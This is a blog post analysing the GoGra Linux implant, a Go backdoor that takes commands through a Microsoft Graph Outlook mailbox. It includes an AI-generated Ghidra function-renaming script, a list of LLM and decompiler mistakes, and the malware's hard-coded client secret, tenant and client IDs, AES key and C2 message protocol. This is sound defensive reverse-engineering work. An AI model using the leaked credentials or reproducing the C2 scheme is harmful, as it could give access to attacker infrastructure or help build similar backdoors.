GoGra Linux Payload analysis
This blog post continues our analysis of GoGra Linux variant. In a first part, we analyzed the Dropper and found out it was displaying a decoy PDF and executing another binary. In this second part, we analyze the other binary, also called payload or implant.
Pclntab

The implant is stripped, so at first, Ghidra sees no function names, filenames etc.


Note that, at first, our LLM did not know at all how to deal with Go binaries. So, we pointed it to this blog post.

Go binaries embed an interesting table, PCLNTAB (pc=program counter, ln=line number, tab=table), which is preserved in stripped binaries. The table is located in its own section, named .gopclntab, and it contains multiples things like source filenames, but more interesting function names.
The header of the Pclntab begins with a magic number, 0xfffffff1 in our case (this is for Go version 1.20, actually our binary’s precise version is 1.25.4 according to go version -m main).
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
| struct runtime_pcHeader {
uint32_t magic; // See "Version" section.
uint8_t pad[2]; // Zero.
uint8_t minLC; // Aka "quantum". Pointer alignment.
uint8_t ptrSize; // Pointer size: 4 or 8
int64_t nfunc; // Number of entries in the function table.
unsigned nfiles; // Number of entries in the file table.
uintptr_t textStart; // Base address for text section references.
uintptr_t funcnameOffset; // Offset to function name region.
uintptr_t cuOffset; // Offset to compilation unit table region.
uintptr_t filetabOffset; // Offset to file name region.
uintptr_t pctabOffset; // Offset to PC data region.
uintptr_t pclnOffset; // Offset to function data region.
};
|
We have nfunc entries of (fixed size) struct runtime_functab info taken from here:
1
2
3
4
| struct runtime_functab {
uint32_t pcOff; // First byte of function code relative to textStart.
uint32_t funcoff; // Offset relative to the function tab start.
}
|
Each offset points to a runtime._func record:
1
2
3
4
5
6
| struct runtime__func {
uint32_t entryOff; // First byte of function code relative to textStart.
int32_t nameOff; // Name of the function - relative to record.
int32_t args; // Number of arguments.
...
};
|
Mapping function names to addresses

Based on Pclntab’s format, we ask an LLM to create a Ghidra script that will parse the tab and rename all functions. The main parts of the script are written below. Basically, it finds the pclntab, then locates the function name, and renames each function. If the function is not created in Ghidra, it creates one with the correct name.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
| public class GoFuncRename120 extends GhidraScript {
...
@Override
public void run() throws Exception {
mem = currentProgram.getMemory();
// Find .gopclntab
MemoryBlock pclntabBlock = null;
for (MemoryBlock block : mem.getBlocks()) {
if (block.getName().equals(".gopclntab")) {
...
Address start = pclntabBlock.getStart();
...
renameFunctions118(start);
}
private void renameFunctions118(Address start) throws Exception {
int ptrsize = mem.getByte(start.add(7)) & 0xFF;
println("[*] ptrsize = " + ptrsize);
long nfunctab, textStart, funcnametabOff, functabOff;
...
Function func = getFunctionAt(funcAddr);
if (func != null) {
String old = func.getName();
func.setName(funcName, SourceType.USER_DEFINED);
println("[+] " + old + " -> " + funcName);
renamed++;
} else {
createFunction(funcAddr, funcName);
println("[+] Created " + funcName + " @ 0x" + Long.toHexString(funcAddrVal));
created++;
}
...
|
We run the script, it works perfectly:
1
2
3
4
5
6
7
8
| +] FUN_08318030 -> crypto/internal/fips140/tls12.PRF[go.shape.interface{BlockSize()int;Reset();Size()int;Sum([]uint8)[]uint8;Write([]uint8)(int,error)}]
[+] FUN_08318150 -> crypto/internal/fips140/tls12.pHash[go.shape.interface{BlockSize()int;Reset();Size()int;Sum([]uint8)[]uint8;Write([]uint8)(int,error)}]
[+] FUN_08318390 -> crypto/internal/fips140/tls13.NewEarlySecret[go.shape.interface{BlockSize()int;Reset();Size()int;Sum([]uint8)[]uint8;Write([]uint8)(int,error)}]
[+] Created crypto/internal/fips140/tls13.NewEarlySecret[go.shape.interface{BlockSize()int;Reset();Size()int;Sum([]uint8)[]uint8;Write([]uint8)(int,error)}].func1 @ 0x83184c0
[+] Created go:textfipsend @ 0x8318520
[=] Done: renamed=3479 created=2805 errors=0
GoFuncRename120.java> Finished!
|
Malicious Go package OUTLOOKCLIENT
Parsing the renamed function names, the following strike out as interesting:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
| [+] FUN_082841c0 -> OUTLOOKCLIENT/services.GetCompleteAuth
[+] FUN_08284320 -> OUTLOOKCLIENT/services.GetUser
[+] FUN_08284890 -> OUTLOOKCLIENT/services.GetUser.deferwrap1
[+] FUN_082848e0 -> OUTLOOKCLIENT/services.CreateFolder
[+] FUN_08284c90 -> OUTLOOKCLIENT/services.CreateFolder.deferwrap1
[+] FUN_08284ce0 -> OUTLOOKCLIENT/services.GetFolderId
[+] FUN_08285340 -> OUTLOOKCLIENT/services.EncryptString
[+] FUN_08285510 -> OUTLOOKCLIENT/services.addPKCS7Padding
[+] FUN_08285680 -> OUTLOOKCLIENT/services.DecryptString
[+] FUN_082858a0 -> OUTLOOKCLIENT/services.ExcuteCommand
[+] FUN_08285c00 -> OUTLOOKCLIENT/services.Auth
[+] FUN_08286260 -> OUTLOOKCLIENT/services.Auth.deferwrap1
[+] FUN_082862b0 -> OUTLOOKCLIENT/services.GetClientName
[+] FUN_08286300 -> OUTLOOKCLIENT/services.DeleteingMessage
[+] FUN_08286660 -> OUTLOOKCLIENT/services.ReadingMessages
[+] Created OUTLOOKCLIENT/services.ReadingMessages.deferwrap1 @ 0x8287050
[+] Created OUTLOOKCLIENT/services.ReadingMessages.func1 @ 0x82870a0
[+] FUN_082870e0 -> OUTLOOKCLIENT/services.SendingMessages
[+] FUN_082877f0 -> OUTLOOKCLIENT/services.SendingMessages.deferwrap1
[+] Created main.main @ 0x8287840
|
The malware implements a package named OUTLOOKCLIENT. The name is intentionally vague for stealthy reasons, but it is clearly related to the fact GoGra communicates to the C2 via an Outlook dead drop mailbox.
A collection of AI or decompiler errors
I personally like to use a Ghidra MCP, along with OpenCode and a LLM, and ask it to clarify variable and functions names.
The first reaction is often “wow, this is good”. The second reaction is, by far, less positive. While the global concepts are often “approximately” correct, when we go down to details, lots of things are absolutely wrong. This is only the first step: we must still reverse on our own (understand this or that detail) or ask an LLM to clarify a detail (if possible use different LLMs).
Error no.1 : decompiler “imprecision” on getpid()

AI can be mistaken, but remember that decompilers too. In this precise screenshot, the comment says “Generate pseudo-random PID for User Agent string via syscall_getpid()”, but we see no syscall_getpid in the decompiled code.
The solution comes from the assembly: we have a call to syscall.rawSyscallNoError with 0x14: this actually resolves to syscall.getpid. So, actually, in this case, the decompiled code was incomplete, but AI’s comment was correct.
Error no. 2: bad assumption from AI on GetClientName
Below, the comments from AI say that GetClientName() returns “Linux”.
1
2
3
| /* Auth loop top
GetClientName() returns "Linux" for the Graph API User-Agent */
OUTLOOKCLIENT/services.GetClientName();
|
When we investigate, GetClientName() calls os/user.Current(): this is going to returns the current username, not Linux. If the call fails, the username will be replaced by “Unknown-System” (0x0838cca8). Maybe the LLM assumed the function would return “Linux” based on the error string “Unknown-System”? In reality, the binary call os/user.Current(), which calls getuid(), which calls getpwuid_r(), which parses /etc/passwd to get the username. The “Unknown-System” error comes from the inability to get the username that way if the system is “unknown”.
Error no. 3: decompiler misses several assembly lines around SendingMessages


The main ends with a loop where it reads and processes incoming messages in ReadingMessages.
With critical judgement, we can ask ourselves: why isn’t the binary sending anything?
The answer is simple: Ghidra’s decompiler is wrong. A function named OUTLOOKCLIENT/services.SendingMessages is called in the main.
1
2
3
4
5
6
7
| 08287c67 89 44 24 1c MOV dword ptr [ESP + 0x1c]=>local_bc,EAX
// Step D: SendingMessages() - POST encrypted result to Ou
// // then sleep 2s, poll again
08287c6b e8 70 f4 CALL OUTLOOKCLIENT/services.SendingMessages [Command D] services.SendingMess
ff ff
08287c70 c7 04 24 MOV dword ptr [ESP]=>local_d8,0x77359400
00 94 35 77
|
An entire portion is missing in the decompiled code. In reality, the loop:
- Reads a message
- Handles a few error cases like 204 (No Content), 404 (Unauthorized), 404 (Not Found)…
- Decrypts the message
- Executes the command
- Encrypts the result
- Sends it
Error no. 4: decompiler doesn’t use the correct ABI by default

In OUTLOOKCLIENT/services.Auth (0x08285c00), the code creates an HTTP request.
The decompiled code shows a call to NewRequestWithContext, with 2 arguments.
1
| net/http.NewRequestWithContext(&PTR_DAT_08407ab0,&DAT_085f60e0);
|
On Intel 80386, Go uses a stack-based ABI: all arguments and return values are on the stack. This confuses Ghidra, which is more used to register-based ABIs.
In reality, NewRequestWithContext (from the Golang http package) takes 4 arguments:
1
| func NewRequestWithContext(ctx context.Context, method, url string, body io.Reader) (*Request, error)
|
The assembly shows the following data pushed on the stack
The decompiler and AI are complementary. When one gets something wrong, the other can help clarify it.
Error no.5: AI confuses a Go BuildId with a Graph API Bearer Token!
I like AI to prepare malware analysis reports for me. It helps me organize functionalities, and see where I need to dig in more. While LLMs globally do a great job, I can’t stress enough that anything can be wrong, and needs to be checked.

So, the LLM claims that the malware contains a hard-coded bearer token to authenticate to Graph API. This is plausible… but it’s wrong.
The malware performs OAuth 2.0 authentication in Auth() (see previous point), which returns an access token. This access token is then used as bearer token Authorization: Bearer <access-token> to get user id and create a folder, using the Graph API. Why would the malware then need a hard-coded bearer token?
The answer is very simple: it does not, and the ESUHaHtfy9qTrnA7UphE/_PIBXisUTQYD4zLyrPsb/ilyda5jFOJizh7q8xn7J/KoitlGmw-g0SwLRqarxb string is not a bearer token at all but a Go Build Id for the dropper.
This can also be confirmed by go tools:
1
2
| go tool buildid ./gogra.dropper.elf
ESUHaHtfy9qTrnA7UphE/_PIBXisUTQYD4zLyrPsb/ilyda5jFOJizh7q8xn7J/KoitlGmw-g0SwLRqarxb
|

Error no. 6: decompiler mess for Go strings
As Go strings come with lengths, they are packed back-to-back in .rodata areas with no null terminators. For Ghidra, this is problematic because it can’t find the string boundaries, so it merges all strings in a huge char [] and labels it with the name of the first string it sees.

The solution is to remove label and get the address instead.
In our case, the assembly (at 0x8285ce3) is modified to LEA ECX,[DAT_0838ae4a], and this address points to the string resource.
Precisely, we have a call to the Go runtime function runtime.mapassign_faststr with 4 arguments:
- DAT_08345800: this is a pointer to the map type.
- puVar5, which is actually formParams.
- the string
resource - the length of the string: 8 (correct indeed for
resource).
How do know all this? Either you already know about reversing Go binaries (the way Go strings are handled and functions ABI are quite typical of Go), and this is no mystery to you. Or you don’t and either you search on the web (“old fashioned style”), or you ask the AI (“new lazy style”).
What the payload does
Once we have sorted out all errors of the decompiler and AI, we can work out what the main of the payload does.
- It performs an OAuth 2.0 Client Credentials Grant, to obtain an access token. This consists in posting to the URL https://login.microsoftonline.com/4c810586-3d32-4628-bea2-775ea805debe/oauth2/token a form. Note that
4c810586-3d32-4628-bea2-775ea805debe is the tenant Id, and that client_id/client_secret identify an application (not a user).
| Form Label | Value |
|---|
| resource | https://graph.microsoft.com |
| client_id | d7441d26-ebfc-4c9a-b884-499642c04b05 |
| client_secret | 5XU8Q~N6fEcLi-D.Js.UBizL7nsXRfmWLZvwea2o |
| grant_type | client_credentials |
It retrieves the userId for the user with display name “Zomato Pizza”. This consists in a GET to https://graph.microsoft.com/beta/users with Authorization: Bearer <accessToken>, using the access token at step 1.
It creates an email folder <username>-<pid>-Linux. This actually posts to https://graph.microsoft.com/beta/users//mailFolders with the email folder name as data. Then, it retrieves the folderId.
Then, it enters a processing loop:
Read messages from the mail folder. This performs a GET on https://graph.microsoft.com/beta/users/<userId>/mailFolders/<folderId>/messages with Authorization: Bearer <accessToken> and retrieves only messages with subject Input. After that, it immediately deletes the email.
It decrypts the body of the email. Precisely, it’s Base64 decoding, then AES CBC decryption, with AES key b14ca5898a4e4133bbce2ea2315a1916 and a zeroed IV.
It executes the decrypted command in a Bash shell. There are special cases to process commands such as cd and pwd.
It encrypts the result (same: AES CBC, PKCS7 padding, Base64).
It sends an email to https://graph.microsoft.com/beta/users/<userId>/mailFolders/<folderId>/messages with Subject Output, and the encrypted body.
Encryption / Decryption
Now that we have reversed the entire payload loop, it is quite clear that emails are AES-encrypted. But initially, we didn’t have that much information.
The LLM quickly spotted the AES algorithm in the binary, and guessed it was used for email encryption within the Graph API.

But double-checking the fact, at this point, we had actually no proof this was true, because the LLM was unable to trace back the AES function to email encryption/decryption.

The LLM was having a hard time proving that email encryption/decryption was indeed happening. When a LLM loops, we, humans, have to either re-phrase our prompts or give it an idea how to pivot. This is what I did: I told it to find where the content of the email was being processed.
This unlocked the situation, and the LLM was able to spot that emails were decrypted in the main C2 loop: read message, decryption, process, send.
Why didn’t it figure it out by itself? This is Artificial Intelligence mystery. While AI can be quite smart and quick, it sometimes lacks simple intuition like this one, and stubbornly goes down the wrong path.
Appendix A GoFuncRename120.java (for Go 1.20)
This script was generated by AI (but it works :D)
  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
| // Recover function names in stripped Go binaries (Go 1.18 / 1.20+)
// Based on getCUJO ThreatIntel GoFuncRename120.py, rewritten as Java GhidraScript
//
// Magic 0xFFFFFFF0 = Go 1.18, 0xFFFFFFF1 = Go 1.20 (identical layout)
//
// Run from Ghidra: Script Manager -> GoFuncRename120.java -> Run
//
//@author adapted from padorka@cujoai
//@category goscripts
//@keybinding
//@menupath
//@toolbar
import ghidra.app.script.GhidraScript;
import ghidra.program.model.address.Address;
import ghidra.program.model.listing.Function;
import ghidra.program.model.mem.Memory;
import ghidra.program.model.mem.MemoryBlock;
import ghidra.program.model.symbol.SourceType;
public class GoFuncRename120 extends GhidraScript {
private Memory mem;
private int readU32LE(Address base, long off) throws Exception {
int b0 = mem.getByte(base.add(off)) & 0xFF;
int b1 = mem.getByte(base.add(off + 1)) & 0xFF;
int b2 = mem.getByte(base.add(off + 2)) & 0xFF;
int b3 = mem.getByte(base.add(off + 3)) & 0xFF;
return b0 | (b1 << 8) | (b2 << 16) | (b3 << 24);
}
private long readU64LE(Address base, long off) throws Exception {
long lo = readU32LE(base, off) & 0xFFFFFFFFL;
long hi = readU32LE(base, off + 4) & 0xFFFFFFFFL;
return lo | (hi << 32);
}
private String readCString(Address addr) throws Exception {
StringBuilder sb = new StringBuilder();
for (int i = 0; i < 512; i++) {
byte b = mem.getByte(addr.add(i));
if (b == 0) break;
sb.append((char)(b & 0xFF));
}
return sb.toString();
}
@Override
public void run() throws Exception {
mem = currentProgram.getMemory();
// Find .gopclntab
MemoryBlock pclntabBlock = null;
for (MemoryBlock block : mem.getBlocks()) {
if (block.getName().equals(".gopclntab")) {
pclntabBlock = block;
break;
}
}
if (pclntabBlock == null) {
println("[!] .gopclntab not found - aborting");
return;
}
Address start = pclntabBlock.getStart();
println("[*] .gopclntab at 0x" + Long.toHexString(start.getOffset()));
// Check magic
int magic = readU32LE(start, 0);
println("[*] magic = 0x" + Integer.toHexString(magic & 0xFFFFFFFF));
if (magic == 0xfffffff0 || magic == 0xfffffff1) {
println("[*] Go 1.18/1.20 layout detected");
renameFunctions118(start);
} else if (magic == 0xfffffffa) {
println("[!] Go 1.16 detected - layout not handled by this script");
} else if (magic == 0xfffffffb) {
println("[!] Go 1.2-1.15 detected - layout not handled by this script");
} else {
println("[!] Unknown magic 0x" + Integer.toHexString(magic) + " - attempting 1.18 layout");
renameFunctions118(start);
}
}
private void renameFunctions118(Address start) throws Exception {
int ptrsize = mem.getByte(start.add(7)) & 0xFF;
println("[*] ptrsize = " + ptrsize);
long nfunctab, textStart, funcnametabOff, functabOff;
if (ptrsize == 8) {
nfunctab = readU64LE(start, 8);
textStart = readU64LE(start, 8 + 2 * ptrsize);
funcnametabOff = readU64LE(start, 8 + 3 * ptrsize);
functabOff = readU64LE(start, 8 + 7 * ptrsize);
} else {
nfunctab = readU32LE(start, 8) & 0xFFFFFFFFL;
textStart = readU32LE(start, 8 + 2 * ptrsize) & 0xFFFFFFFFL;
funcnametabOff = readU32LE(start, 8 + 3 * ptrsize) & 0xFFFFFFFFL;
functabOff = readU32LE(start, 8 + 7 * ptrsize) & 0xFFFFFFFFL;
}
println("[*] nfunctab = " + nfunctab);
println("[*] textStart = 0x" + Long.toHexString(textStart));
println("[*] funcnametab offset = 0x" + Long.toHexString(funcnametabOff));
println("[*] functab offset = 0x" + Long.toHexString(functabOff));
Address funcnametab = start.add(funcnametabOff);
Address functab = start.add(functabOff);
int renamed = 0, created = 0, errors = 0;
int fieldSize = 4; // both fields are uint32 in Go 1.18+
for (long i = 0; i < nfunctab; i++) {
try {
Address entry = functab.add(i * 2 * fieldSize);
long pcOff = readU32LE(entry, 0) & 0xFFFFFFFFL;
long funcdataOff = readU32LE(entry, fieldSize) & 0xFFFFFFFFL;
long funcAddrVal = textStart + pcOff;
Address funcAddr = currentProgram.getAddressFactory()
.getDefaultAddressSpace().getAddress(funcAddrVal);
// nameOff is at offset 4 in the _func struct (relative to functab base)
long nameOff = readU32LE(functab.add(funcdataOff), fieldSize) & 0xFFFFFFFFL;
Address nameAddr = funcnametab.add(nameOff);
String funcName = readCString(nameAddr).trim().replace(" ", "");
if (funcName.isEmpty()) continue;
Function func = getFunctionAt(funcAddr);
if (func != null) {
String old = func.getName();
func.setName(funcName, SourceType.USER_DEFINED);
println("[+] " + old + " -> " + funcName);
renamed++;
} else {
createFunction(funcAddr, funcName);
println("[+] Created " + funcName + " @ 0x" + Long.toHexString(funcAddrVal));
created++;
}
} catch (Exception e) {
errors++;
}
}
println("\n[=] Done: renamed=" + renamed + " created=" + created + " errors=" + errors);
}
}
|
Appendix B: List of functions of the custom Go OUTLOOKCLIENT package
